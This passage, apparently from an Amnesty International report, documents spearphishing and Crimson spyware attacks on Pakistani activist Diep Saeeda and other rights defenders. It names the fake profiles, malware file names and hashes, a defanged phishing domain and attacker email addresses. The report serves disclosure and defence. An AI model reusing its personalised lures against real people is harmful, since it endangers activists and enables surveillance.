Sana Halimi sends a document that appears to contain an **unidentified malware**

11 02 2018
Asma Jahangir dies.

5 Later on, as the conversation continued, the operators behind "Sana Halimi" attempted to lure Diep Saeeda with the promise of information supposedly relevant to Raza Khan's disappearance. This was extremely enticing to Diep; while the campaign for Raza's liberation is ongoing, any information about his fate or whereabouts might be critical.[5]

6 In a further attempt to compromise Diep's personal computer, the attackers sent a message containing a link to a file called "**Chats with Raza.docx.exe**". Disguised as a standard Windows Office document, this file appears to contain spyware for the Microsoft Windows operating system of Diep's computer.

These messages are highly manipulative, playing on Diep's interest in uncovering the whereabouts of Raza Khan. These attacks and the level of personalization show that the operator of the fake Sana Halimi profile is clearly determined to obtain access to Diep's private files and correspondence.

5 Amnesty International, 'Pakistan: Peace activist missing', 6 December 2017.

7

8

15 02 2018
Diep Saeeda receives a message by another suspicious profile, Mahrukh Zman


02 2018
New attempts to contact Diep Saeeda's through the fake Mahrukh Zman Facebook profile

4.2 NEW STRATEGY OF ATTACK

As the attempts to obtain Diep Saeeda's personal files through the fake Sana Halimi profile failed, Diep Saeeda was then repeatedly approached with different emails that attempted to lure her into opening malicious links and attachments with the objective of infecting her personal computer with spyware. These spearphishing attacks against Diep Saeeda continue at the time of writing, with malicious emails received as recently as 16 April 2018.


7 A renewed attempt was made in late February 2018 with another fake Facebook profile, appearing to belong to a woman from Lahore named Mahrukh Zman (or Zaman). Besides Diep Saeeda, this profile befriended numerous human rights defenders, journalists and scholars from Pakistan. Amnesty International also observed how this fake Facebook profile was previously used to conduct attacks against others, as detailed later in this report.

There is additional evidence supporting the conclusion that the Facebook profile of Mahrukh Zman is a fake account created with the specific purpose of facilitating the attacks that we have documented throughout this report. The Facebook profile was created in 2016 and is scarcely maintained. While it has so far accumulated more than 100 friends, its activity has mostly been limited to sharing other Facebook users' posts and a few links.


VISITOR'S

December 2017

Date تاریخ	Name and full address (in Block Letters) نام ومکمل پتہ	National Identity Card No. شناختی کارڈ نمبر
07-12-17		
08-12-17		
08-12-17		
09-12-17	MAHRUKH ZAMAN + ALYA + ZAIN	0322


January 2018

Date تاریخ	Name and full address (in Block Letters) نام ومکمل پتہ	National Identity Card No. شناختی کارڈ نمبر
01-2018		
-01-2018		
-01-2018		
8-01-2018	MAHRUKH ZAMAN + ALYA	03

9

10

08 01 2018
Mahrukh Zman visits Diep Saeda again

09 12 2017
Mahrukh Zman visits Diep Saeda for the first time


8 The account displays a profile picture which has been widely available online[6] since as early as 2012[7] and no other pictures of the same woman are posted on the Facebook account. All of these factors suggest that the account for Mahrukh Zman is fake.

However, a person using the same name – Mahrukh Zman – also visited Diep Saeeda in person twice at her office in December 2017 and January 2018, the first visit coming only a few days after the disappearance of Raza Khan. Immediately following the first visit, Mahrukh Zman sent a Facebook friend request to Diep Saeeda, who did not immediately respond. After the second visit in January, Mahrukh Zman again tried to connect to Diep Saeeda using Facebook and, shortly after that, she accepted the request.

9 Diep Saeeda was not familiar with the person that visited her under the name of Mahrukh Zaman on 9 December 2017. This "Mahrukh" told Diep Saeeda that she was a student at a local university and claimed to be researching religious issues. It is not unusual for Diep Saeeda to receive visits like this, particularly from students. Per security protocol, all visitors to her office need to sign in with their name and phone number. Interestingly, "Mahrukh" did leave a phone number, but instead of her own, she wrote down Diep Saeeda's phone number.

10 On 8 January 2018, Mahrukh paid Diep another visit. However, this time around, she just left a scribble instead of a phone number.

6 https://goo.gl/rCbJZH
7 http://funmazapak3.blogspot.se/2012/05/desi-pakistani-girls-in-hot-dresses.html



11


15 02 2018
Mahrukh Zman befriends Diep Saeda on Facebook

11 A few weeks after Diep Saeeda accepted Mahrukh Zman's friend request on Facebook – following their second meeting – the Mahrukh Zman Facebook profile initiated a conversation using Facebook Messenger, restating her interest in having Diep Saeeda review her work and asking Diep Saeeda to share her email address (note: until that point, Diep Saeeda had only received failed attempted attacks directly through Facebook Messenger).

12 Directly after Diep only replied with her email address, Mahrukh Zman sent her two emails sharing Google Drive links pointing to three files called "**PDF.scr**"[8], "**Research Report.xls**"[9] and "**Research Paper – Mahrukh Zaman.scr**"[10].

13 At this point, wary of the previous attempted attacks delivered by Sana Halimi, Diep Saeeda did not open these files. Later she received two further emails carrying the same malware. The first one, delivered on 2 March 2018, appeared to be from government officials, providing information about a supposed upcoming visit of the Minister of Education to the Institute for Peace and Secular Studies (IPSS, an organization that Diep Saeeda founded), **specifically to discuss the disappearance of Raza Khan**. This email contained Google Drive links hosting files called "**Programe- Chief Minister and Education Minister Punjab Visit to IPSS Lahor.rar**"[11], "**Chief Minister and Education Minister Punjab Visit to IPSS Lahor.scr**"[12] and "**Chief Minister and Education Minister Punjab Visit to IPSS Lahor-PDF.scr**"[13].

8 Hash of the file bd5f33d8415cb1b63c726325e7a0072c4fcae45fd2b1daa86644c42d60e11d1e
9 Hash of the file 1e891d1b2f8839494a839c72dacc2061758d0e71283c9279bb71add8f7c1c1a7
10 Hash of the file b4ef40ff06ca99933581f0e296bffaaf20d80191e0669b45e2a01c9ccf6c4b95
11 Hash of the file 66fff8628b41de3c64068b49be6e571a56e2d2a0c6a384a2947141f596776523
12 Hash of the file b4ef40ff06ca99933581f0e296bffaaf20d80191e0669b45e2a01c9ccf6c4b95
13 Hash of the file bd5f33d8415cb1b63c726325e7a0072c4fcae45fd2b1daa86644c42d60e11d1e



From: Mahrukh Zaman <mahrukhzaman28@gmail.com>
To:
Sent: Tuesday, February 27, 2018 2:32 PM
Subject: Re: Research Report on Blasphemy

AoA Madam, I am sending again my research paper/report for kind guidelines.

Regards


PDF.scr

Reasearch Paper - Mahrukh Zaman.scr

12

23 02 2018

Mahrukh Zman sends a research paper which is in fact a known malware called **Crimson**



From: PSO Staff <psosiaf@gmail.com>
To:
Sent: Friday, March 2, 2018 1:15 PM
Subject: Chief Minister and Education Minister Punjab Visit to IPSS Lahore - 3 March 2018

Dear Madam/Sir

Please find attachment of Chief Minster Punjab Visit to Institute for Peace and Secular Studies (IPSS) on 3 March 2018

Chief Minister and Education Minister Punjab Vi...

Chief Minister and Education Minister Punjab Vi...

Programe- Chief Minister and Education Minister...

and will discussed matter of missing persons From Punjab special peace activist Raza Khan,

PSO to CM Punjab
Lahore

13

02 03 2018

Diep Saeeda **receives an email containing malware sent by purported government officials**

The second and most recently documented email, delivered on 16 April 2018, appeared to originate from another student of a university in Lahore asking Diep Saeeda for tuition. In this case the attackers also sent Google Drive links pointing to files called "**Education Documents.zip**"[14] and "**education documents.scr**"[15].


While all these emails might appear to be unconnected, they all show similarities and suggest that they might have been sent by the same attackers. Firstly, all the emails contain links to files hosted on Google Drive, and all of these files are Windows malware disguised as Microsoft Office documents. More importantly, all the files sent in the various emails Diep Saeeda received belong to the same malware family, commonly known as Crimson; a custom-developed spyware. (You can read more about this in section 6.4 of this report.)

14 Hash of the file 61ca89d45839b7d517a91249940c915f14e6b2ef6b0d061bd6315cef311f70c6
15 Hash of the file 3a3b6f1a6446a199946baeea39735ffd16503e2aafb90848dcddf89a4f6e7fe8

5

TARGETING OF OTHER HUMAN RIGHTS DEFENDERS IN PAKISTAN

14



15

5.1
A PATTERN OF ATTACKS


The targeting of Diep Saeeda with phishing and spyware attacks is not an isolated case. During the course of Amnesty International's investigation, we uncovered many cases of human rights defenders from Pakistan experiencing similar threats and receiving similar malicious emails and messages.[16] Some were identical, coming from the same fake Facebook profiles.

Among others, the "Mahrukh Zman" Facebook profile was found to be actively pursuing many people involved in Pakistani civil society. In some cases, like that of Diep Saeeda, the profile was being used to deliver malware attacks.

14 In other cases, using the contacts established through their continued infiltration and impersonation, the attackers were gathering information on the meetings and work of different organizations in Pakistan. For example, see this conversation between the fake Mahrukh Zman profile and an activist who we cannot name for security reasons.

15 Interestingly, when Amnesty International engaged the Mahrukh Zman profile over chat and asked for their profession, the attackers responded claiming to work at the Human Rights Commission of Pakistan. This again shows the targeted nature of these attacks: a human rights defender would be inclined to trust someone working for a national human rights commission.

16 Amnesty International researchers have been in contact with a number of activists experiencing similar threats in Pakistan; however, for security reasons, we cannot provide further details in this report.



16


We do not exclude the possibility that further fake Facebook profiles might have been created by the same attackers to conduct other attacks.

5.2 MALICIOUS EMAILS

The attackers make extensive use of online relationships built through Facebook to acquire useful information using simple social engineering. The first approaches were made with an online chat, following which the attackers often attempted to deliver malware via email. A couple of activists – whose identities we cannot reveal for safety reasons – shared with us examples of such emails from as early as mid-2016. We cannot exclude the possibility that this campaign might have been running for even longer.

Just as in the case of Diep Saeeda, the emails we observed are targeted and at times also very personalized. In most cases the emails arrived with a malicious document attached that would deploy a copy of the Crimson malware.

16 The above email from January 2017 is one example of multiple emails being sent to a number of activists using the same text. The activists shared the emails with Amnesty International as part of our research into these attacks. The emails had in each case been customized, probably automatically, with the relevant target's name.



17 18


17 In more recent examples, dated November 2017, we observed the pretext of digital security training being used to lure targets into opening the malicious attachments.

18 In this case the attackers uploaded to Google Drive a Zip archive containing both a copy of the malware, as well as a malicious Microsoft Excel document attempting to install the same malware.

The format of these emails share the same layout and technique as those sent to Diep Saeeda. Unsurprisingly, the family of malware being used in all these attacks is the same: the so-called Crimson (you can read more about this particular spyware in section 6.4 of this report).

6

WHO IS BEHIND THESE ATTACKS?



REPORT: Operation C-Major

REPORT: Project M

REPORT: Operation Transparent Tribe

which mentions

Said Iqbal

employs

Super Innovative

founded and leads


Faisal Hanif

page created by

using code created by

Asim Liaquat

was in communication with



19 20 21

6.1

PHISHING ATTACKS TRACED TO INDIVIDUALS IN PAKISTAN

As previously mentioned, the attackers targeting Diep Saeeda used multiple tactics to steal her personal information. Among others, they attempted to steal Diep's credentials for her online accounts through the use of carefully crafted phishing pages. During the chat over Facebook Messenger, the attackers sent Diep a link to **facebook-snaps.azurewebsites[.]net**.[17]

19

20

This website is – at the time of writing – still hosting a fake Facebook login page that looks almost identical to the real Facebook page. The only indication a user would have that the page is fake would be the suspicious web address, which the average user would be unlikely to notice.

Amnesty International researchers investigated this link further and found that, after having filled in any login details – which would then be recorded and sent to the attackers – the fake Facebook page would redirect to a verified.aspx page that would look like a Facebook login page.

17 the [.] annotation is intentionally placed here to prevent accidental visits to the malicious website

data-initial-sign-in-data="%.@."gf.isid",[],null,null,null,null,null,null,null,null, null,null,null,null,
null,null,null,null,null,null,null,null,null,null,null,null,null,null,[],[28,10,4,20,27,22],null,"AEThLlzi6Pp-3PS4kSeJ
NKdjtbGOBn52Rr5QStDypN37xzKLM4jhIw0fy3GfLBHJmckiN3zxi2JVwLeD9_nHGv8UdT92eAWJsIXzQ9aPPkZY6wnBJEXJDfoRnH9DFwstXGpetRmrQF
8p1dod52kegANNuTIjV3AdIfGgmr3ubTEVZK5W3qZLdutg
R4St7JdUzHI5cKfBDY2XI0aRe5vselXXCZFuOrJlAO4WTR2acIwkpjvFkmwVFeoSb_Dzlx8sCmZi6VDd3pa1n6zH7Kp8NPQmwn4z8660kjPJk
YUl30bg4F9URPLBQK9FuX9M1t6w626VMJ5pE89Znl8n4Iw0cr_2eiQvrOj_GEe_Im7waSDOWkSbn_GnXPAaO0NlQCvBt3kSY9UqfIwKek4Ha1oO
h9y_NK6xO57_mTLlQ__G2Rkwvc1XjGb3ppb_NpgwT4zR2XrC4b-quHq5zQulcRJhNTurY_NAOCOTTdLYXKkITdDiBxUbOaZ2XpJ-tJw9832BW_HbeFb
5wUxHvWLLXLjACIvS2bTWNXGbNrQkxe9Aa237JODzTu4co0uZHrtDlA98vmGhCJWINe5e4xAAXIeXaK6s0Xo0MUqdRAV6VAlpjLTIlqxVGNyeI-aX4vY
KLQFntENMWWBmy41LL0dMcWjKkPrAOvI_m96BeyKAvYrPovXMWHVwMux6l-MUj7BxvV6lx6GDiDYRflBBbeMY7J5Y95Uy8HQSVLD-06LpuJz2Do2h2b
FadIrGxQnEQUYm5dp7uiaWLl4DmRIxQ9uV6V3kWTofv7iT6vp2tnFMlAs9jTuTGr8sHFhXk7ZtJupCHsyYcwW9BgriLV7NuKfwPYErNjDKtzFVnJWJYBg
pWsS1-4tSMw5jsbhka2llgS26jhYt6QHjmm8zYJDkN2Dat9ZafumiMo9EvWThPiTvWgX8CEURtggwfg994P-fKJ6oYRV6U2OOeUUCVtMjMOc0R-4Dk9
eJ04PiBKYoUA",[[[null,null,false,null,[null,"Mark William","https://lh3.googleusercontent.com/-pQrn
keHUCwk/AAAAAAAAAAI/AAAAAAAAAAA/AFiYof2eXbv4ibr21i9bH7TQT4cINyF9iA/mo/photo.jpg","Mark",null,"
secure.infopolicy@gmail.com"]],[null,null,false,null,[null,"m khan","https://lh3.googleusercontent.
com/-l3S0zy_BEgI/AAAAAAAAAAI/AAAAAAAAAAA/AFiYof0vcFwuAjywOjAVtO5-gSX_Ce90AA/mo/photo.jpg","m",null,"
khanajk143@gmail.com"]],[null,null,false,null,[null,"Sardar Asim Khan","https://
lh3.googleusercontent.com/-5bzapJI-9mU/AAAAAAAAAAI/AAAAAAAAAAA/AFiYof2FT-YvmpccTmItqEfAVv4Lp5EY-
Zw/mo/photo.jpg","Sardar Asim",null,"hakcer.unknownx@gmail.com"]

22

